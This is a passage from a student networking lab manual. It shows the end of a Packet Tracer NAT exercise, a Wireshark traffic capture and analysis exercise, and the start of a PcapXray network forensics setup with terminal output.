Router(config)#ip nat inside source static 10.10.10.1 30.30.30.1
Router(config)#ip nat inside source static 10.10.10.2 30.30.30.1
Router(config)#int f0/0
Router(config-if)#ip nat inside
Router(config-if)#int s2/0
Router(config-if)#ip nat outside
Router(config-if)#exit
```

Static Routing on Router2:

- Open Router2 → Config tab → Static.
- Fill the fields: Network, Subnet Mask, Next Hop
- Click Add



4.Test Connectivity Using PDU and Ping

PDU Test:

- Select the Add Simple PDU tool from the main toolbar.
- Source: PC3 → Destination: PC2.
- Send the PDU.
- The PDU suceeds because the private IP can traverse the public network.


Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num	Edit	Delete
	Successful	PC-3	PC-2	ICMP		0.000	N	0	(edit)	(delete)

- Select the Add Simple PDU tool from the main toolbar.
- Source: PC2 → Destination: PC3.
- Send the PDU.
- The PDU fails because the public IP cannot traverse the private network.


Fire	Last Status	Source	Destination	Type	Color	Time(sec)	Periodic	Num	Edit	Delete
	Successful	PC-3	PC-2	ICMP		0.000	N	0	(edit)	(delete)
	Failed	PC-2	PC-3	ICMP		0.000	N	1	(edit)	(delete)

Ping test:

- Open command prompt in PC3 and ping PC2.
- Ping successful.



- Open command terminal in PC2 and ping PC3.
- Ping Failed.



Result:

Thus, Network Address Translation (NAT) was examined using Cisco Packet Tracer.

Ex.No:12

TO CAPTURE, SAVE, AND ANALYZE NETWORK TRAFFIC USING WIRESHARK TOOL

Aim:

To capture, save, and analyze network traffic such as TCP, UDP, IP, HTTP, ARP, DHCP, ICMP, and DNS using Wireshark.


Procedure:

1. Install Wireshark

- Download Wireshark from the official website: https://www.wireshark.org/
- Install the software on your computer.
- Install the required packet capture driver, such as Npcap on Windows.

2. Start Capturing Network Traffic

- Open Wireshark on your computer.
- Select the appropriate network interface, such as Wi-Fi or Ethernet.
- Double-click the interface to start capturing live network traffic.




3. Apply Capture Filters

- Use capture filters to limit the packets collected by Wireshark.
- Enter the required filter in the capture filter box before starting the capture.

Examples of capture filters:

- **TCP:** tcp – Captures TCP packets.
- **UDP:** udp – Captures UDP packets.
- **ARP:** arp – Captures ARP packets.
- **ICMP:** icmp – Captures ICMP packets.
- **DHCP:** udp port 67 or udp port 68 – Captures DHCP traffic.
- **DNS:** port 53 – Captures DNS traffic over TCP or UDP



4. Save Captured Traffic

- When done capturing, go to File > Save As.
- Save the capture file in .pcapng or .pcap format for later analysis

5. Analyze Captured Traffic


Wireshark provides powerful tools to filter and analyze packets:

Display Filters:

You can filter displayed packets without limiting the saved capture.


Examples:

- TCP: tcp
- UDP: udp
- IP: ip
- HTTP: http
- ARP: arp
- DHCP: bootp (DHCP is part of the BOOTP protocol)
- ICMP: icmp
- DNS: dns




Follow Streams:

For TCP or UDP conversations, right-click a packet and select Follow > TCP Stream or Follow > UDP Stream to see the conversation in readable form.




Protocol Hierarchy:

Use Statistics > Protocol Hierarchy to get an overview of protocols present.




Packet Details:

Select any packet and expand protocol layers in the middle pane to analyze headers and payload details.




Conversations:

Use Statistics > Conversations to analyze communication between source and destination hosts.




Endpoints:

Go to Statistics > Endpoints to list all active IP/MAC addresses involved in the capture.




I/O Graphs:

Use Statistics > I/O Graphs to visualize traffic rate and identify spikes or drops over time.



Expert Information:

Open Analyze > Expert Information to detect errors, warnings, and retransmissions.



Result:

Thus network traffic on TCP/UDP/IP/HTTP/ARP/DHCP/ICMP /DNS were analyzed using Wireshark Tool.

Ex.No:13

NETWORK FORENSICS USING PCAPXRAY TOOL

AIM:

To analyze a PCAP file using PcapXray and visualize network activity for basic network forensic investigation.

ALGORITHM:

1. Install the required dependencies using sudo pip3 install -r requirements.txt.
2. Start PcapXray by running sudo python3 PcapXray.py.
3. Open the web interface and upload the PCAP file.
4. Click the **Analyze** button to examine the captured packets.
5. View the network topology and communication graph.
6. Analyze the hosts, protocols, and suspicious network connections.
7. Save the generated reports and diagrams for future reference.

OUTPUT:

```
┌──(JackSparrow㉿Captain)-[~/workspace]
└─$ sudo apt install python3 python3-pip python3-tk graphviz graphviz-dev tshark git -y
Note, selecting 'libgraphviz-dev' instead of 'graphviz-dev'
python3 is already the newest version (3.13.7-1).
python3 set to manually installed.
python3-pip is already the newest version (25.2+dfsg-1).
graphviz is already the newest version (2.42.4-3).
libgraphviz-dev is already the newest version (2.42.4-3).
git is already the newest version (1:2.51.0-1).
git set to manually installed.
The following packages were automatically installed and are no longer required:
  binutils-mingw-w64-i686          gcc-mingw-w64-x86-64-win32-runtime  mingw-w64-i686-dev
  binutils-mingw-w64-x86-64        libaio1t64                          mingw-w64-x86-64-dev
  gcc-mingw-w64-base               libwireshark18                      nasm
  gcc-mingw-w64-i686-win32         libwiretap15                        oracle-instantclient-basic
  gcc-mingw-w64-i686-win32-runtime libwsutil16                         postgresql
  gcc-mingw-w64-x86-64-win32       mingw-w64-common                    ruby-json
Use 'sudo apt autoremove' to remove them.
```

```
┌──(JackSparrow㉿Captain)-[~/workspace]
└─$ git clone https://github.com/Srinivas11789/PcapXray.git
Cloning into 'PcapXray'...
remote: Enumerating objects: 1704, done.
remote: Counting objects: 100% (15/15), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 1704 (delta 3), reused 9 (delta 2), pack-reused 1689 (from 1)
Receiving objects: 100% (1704/1704), 115.75 MiB | 5.48 MiB/s, done.
Resolving deltas: 100% (975/975), done.
```

```
┌──(JackSparrow㉿Captain)-[~/workspace/PcapXray]
└─$ sudo apt install graphviz graphviz-dev python3-dev build-essential
Note, selecting 'libgraphviz-dev' instead of 'graphviz-dev'
graphviz is already the newest version (2.42.4-3).
libgraphviz-dev is already the newest version (2.42.4-3).
python3-dev is already the newest version (3.13.7-1).
python3-dev set to manually installed.
build-essential is already the newest version (12.12).
build-essential set to manually installed.
The following packages were automatically installed and are no longer required:
  binutils-mingw-w64-i686             libwiretap15
  binutils-mingw-w64-x86-64           libwsutil16
  gcc-mingw-w64-base                  mingw-w64-common
  gcc-mingw-w64-i686-win32            mingw-w64-i686-dev
  gcc-mingw-w64-i686-win32-runtime    mingw-w64-x86-64-dev
  gcc-mingw-w64-x86-64-win32          nasm
  gcc-mingw-w64-x86-64-win32-runtime  oracle-instantclient-basic
  libaio1t64                          postgresql
  libwireshark18                      ruby-json
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 737
```

```
┌──(JackSparrow㉿Captain)-[~/workspace/PcapXray]
└─$ python3 -m venv venv

┌──(JackSparrow㉿Captain)-[~/workspace/PcapXray]
└─$ source venv/bin/activate

